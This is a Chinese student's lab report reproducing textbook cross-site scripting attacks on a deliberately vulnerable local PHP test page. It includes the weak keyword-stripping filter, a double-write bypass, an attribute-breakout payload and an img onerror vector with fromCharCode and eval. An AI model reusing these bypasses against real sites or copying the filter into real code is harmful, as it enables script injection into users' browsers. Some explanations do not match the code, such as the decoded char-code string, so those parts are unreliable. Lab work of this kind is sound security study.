《软件安全》实验报告

姓名：王昱　　学号：2212046　　班级：信息安全班

一、实验名称：

跨站脚本攻击

二、实验要求：

复现课本第十一章实验三，通过 img 和 script 两类方式实现跨站脚本攻击，撰写实验报告。有能力者可以自己撰写更安全的过滤程序。

三、实验原理：

四、实验过程：

（一）创建 XSS 攻击测试网站


在 C:\PHPnow-1.5.6\htdocs 目录下建立新的 php 文件 xss_test.php

输入源代码如下所示：

```
<!DOCTYPE html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("Congratulations~");
}
</script>
</head>
<body>
<h1 align=center>--Welcome To The Simple XSS Test--</h1>
<?php
ini_set("display_errors", 0);
$str =strtolower( $_GET["keyword"]);
$str2=str_replace("script","",$str);
$str3=str_replace("on","",$str2);
$str4=str_replace("src","",$str3);
echo "<h2 align=center>Hello ".htmlspecialchars($str).".</h2>".'<center>
<form action=xss_test.php method=GET>
<input type=submit name=submit value=Submit />
<input name=keyword value="'.$str4.'">
</form>
</center>';
?>
</body>
```

```
</html>
```

打开软件后如下所示：



打开 http://127.0.0.1/xss_test.php 网址后产生如下界面：

成功进入，并且运行正常！

（二）Script 实现 XSS 攻击

- **黑盒测试：**

首先访问该页面，输入以下 XXS 脚本并点击 Submit 提交：

```
<script>alert('xss')</script>
```

提交后效果如下：

注意：上图中‘XSS’被转义为 \‘ XSS \’，这会对下面的实验造成影响，因此，我们在源代码中的 <?php 后面加入下面这个片段来解决转义问题，其他代码不变：

```
<?php
if(get_magic_quotes_gpc()){
function stripslashes_deep($value){
$value=is_array($value)?
```

```
array_map('stripslashes_deep',$value):stripslashes($value);
return $value;
}
$_POST=array_map('stripslashes_deep',$_POST);
$_GET=array_map('stripslashes_deep',$_GET);
$_COOKIE=array_map('stripslashes_deep',$_COOKIE);
$_REQUEST=array_map('stripslashes_deep',$_REQUEST);
}
```

取消转义之后，发现 hello 框后正确显示了需要内容，并且输入框中的回显过滤了 script 关键字：

这时候只是最简单的一次过滤，随后我们再利用双写关键字绕过，构造脚本：

```
<scrscriptipt>alert('xss')</scscriptript>
```

结果输入框是我们要攻击的脚本，但是代码没有执行（如果成功执行会输出 congratulations!）：

查看源码，分析问题：

右键点击查看源码之后，我们通过查看源码分析问题：

```
<!DOCTYPE html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8"> <script>
window.alert = function()
{
confirm("Congratulations~");
 }
 </script>
 </head>
<body>
<h1 align=center>--Welcome To The Simple XSS Test--</h1>
<h2 align=center>Hello &lt;scrscriptipt&gt;alert('xss')&lt;/scscriptript&gt;.</h2><center>
<form action=xss_test.php method=GET>
<input type=submit name=submit value=Submit />
<input name=keyword  value="<script>alert('xss')</script>">
</form>
</center>
</body>
```

刚开始就会看到第四行重写的 alert 函数：如果可以成功执行 alert 函数的话，页面将会跳出一个确认框，显示 Congratulations~ 。可以发现，第十五行的<input>标签，是我们唯一能输入且有可能控制的地方。

```
<input name=keyword value="<script>alert('xss')</script>">
```

分析该代码可知，虽然我们成功的插入了 <script></script> 标签组，但是并未跳出 input 的标签，使得脚本仅仅可以回显而不能利用。所以我们需要更改脚本使得将前面的 <input> 标签闭合。

于是构造如下脚本：

```
"><scrscriptipt>alert('XSS')</scscriptript><!--
```

输入后，由于我们前面已经进行了转义符号的修改，由此输出了我们想要的结果“Congratulations~”!：

查看此时的源码：

```
<!DOCTYPE html>
<head>
<meta http-equiv="content-type" content="text/html;charset-utf-8"> <script>
window.alert = function()
{
confirm("Congratulations~");
 }
 </script>
 </head>
<body>
<h1 align=center>--Welcome To The Simple XSS Test--</h1>
<h2 align=center>Hello &quot;&gt;&lt;scrscriptipt&gt;alert('xss')&lt;/scscriptript&gt;&lt;!-.</h2><center>
<form action=xss_test.php method=GET>
<input type=submit name=submit value=Submit />
<input name=keyword  value=""><script>alert('xss')</script><!-">
</form>
</center>
</body>
```

此时第十五行代码变为：

```
<input name=keyword value=""><script>alert('xss')</script><!—">
```

说明：

1. "> 用来闭合前面的 <input> 标签。

2. <!- 是为了美观，用来注释掉后面不需要的 "> ，否则页面就会在输入框后面回显 ">

如果要回显 ">，可以输入：

```
"><scrscriptipt>alert('XSS')</scscriptript>
```

如下图所示，在编辑框后面回显出 ">：

- **白盒测试**

我们从源码的角度来看一下页面的核心逻辑，源码如下所示：

```
1 <?php
2 ini_set( "display_errors", 0);
3 $str=strtolower( $_GET[ "keyword"]);
4 $str2=str_replace( "script", "",$str);
5 $str3=str_replace( "on", "",$str2);
6 $str4=str_replace( "src", "",$str3);
7 echo "<h2 align=center>Hello ".htmlspecialchars($str). ".
</h2>". '<center>
8 <form action=xss_test.php method=GET>
9 <input type=submit name=submit value=Submit />
10 <input name=keyword value="'.$str4. '">
11 </form>
12 </center>';
13 ?>
```

根据对上述代码的分析，我们发现代码的逻辑与我们在第二步中进行的黑盒测试所总结出的逻辑基本相符。然而，还有一些黑盒测试中未覆盖的部分。例如，"Hello"后面显示的值是经过小写转换的。输入框中的回显值的过滤方法是将 "script"、"on"、"src" 等关键字替换为空。因此，如果我们修改或取消这些过滤措施，就可能会造成攻击的风险。换句话说，如果过滤机制被移除或修改，攻击者可以利用这些未被替换的关键字来注入恶意代码，从而实施攻击。

（三）img方式

输入下面的 XXS 脚本：

```
<img src=ops! onerror="alert('XSS')">
```

结果如下图：

逻辑：

✧ <img> 标签是用来定义 HTML 中的图像。

✧ src 一般是图像的来源。

✧ onerror 事件会在文档或图像加载过程中发生错误时被触发。

所以上面这个攻击脚本的逻辑是：当 img 加载一个错误的图像来源 ops!时，会触发 onerror 事件，从而执行 alert 函数，据此我们修改源码，将 ops! 时，会触发 img 标签嵌入其中，代码如下所示：

```
<!DOCTYPE html>
 <head>
 <meta http-equiv="content-type"
content="text/html;charset=utf-8">
 <script>
 window.alert = function()
{
 confirm("Congratulations~");
 }
 </script>
 </head>
 <body>
 <h1 align=center>--Welcome To The Simple XSS Test--</h1>
 <?php
ini_set( "display_errors", 0);
$str=strtolower($_GET["keyword"]);
$str2=str_replace("script", "", $str);
$str3=str_replace("on", "", $str2);
$str4=str_replace("src", "", $str3);
echo "<h2 align=center>Hello
".htmlspecialchars($str).".</h2><center>
 <form action=xss_test.php method=GET>
 <input type=submit name=submit value=Submit />
 <input name=keyword value='".htmlspecialchars($str4)."'>
 </form>
```

```
 </center>";
?>
 <img src="ops!" onerror="var
payload=String.fromCharCode(99,111,110,102,105,114,109,40,39,88,8
3,83,39,41);eval
 (payload)">
 </body>
 </html>
```

代码说明：

PHP 代码首先从 URL 获取“keyword”参数，将其转化为小写，然后替换掉其中的“script”、“on”、“src”字符串，试图防止 XSS 攻击。在 PHP 代码之后，插入了一个<img>标签，其中 src="non-exist"是一个不存在的图片资源，用来触发 onerror 事件。onerror 事件在图像加载错误时会触发。在这个事件中，我们定义了一个变量 payload，并使用 String.fromCharCode() 函数生成一个字符串——String.fromCharCode(97,108,101,114,116,40,39,88,83,83,39,41) 会返回字符串“alert('XSS')”。然后，我们使用 eval(payload)执行这个字符串。eval()函数会执行传入的 JavaScript 代码。由于 payload 的值是“alert('XSS')”，所以这将弹出一个带有“XSS”消息的警告框：

六、心得体会：

通过这次实验，我深入了解了跨站脚本攻击（XSS）的基本原理和实施方法。实验中，我们通过 script 标签和 img 标签分别实现了 XSS 攻击，验证了不同输入过滤方式的有效性和局限性。虽然初步的关键字替换可以防止简单的攻击，但面对更复杂的绕过技术时依然存在漏洞。实验过程中，我也认识到在 Web 开发中，防止 XSS 攻击需要综合多种安全措施，包括输入验证、输出编码和使用安全库等。同时，通过实验的黑盒测试和白盒测试，让我更加体会到从用户和开发者双重视角审视代码安全的重要性。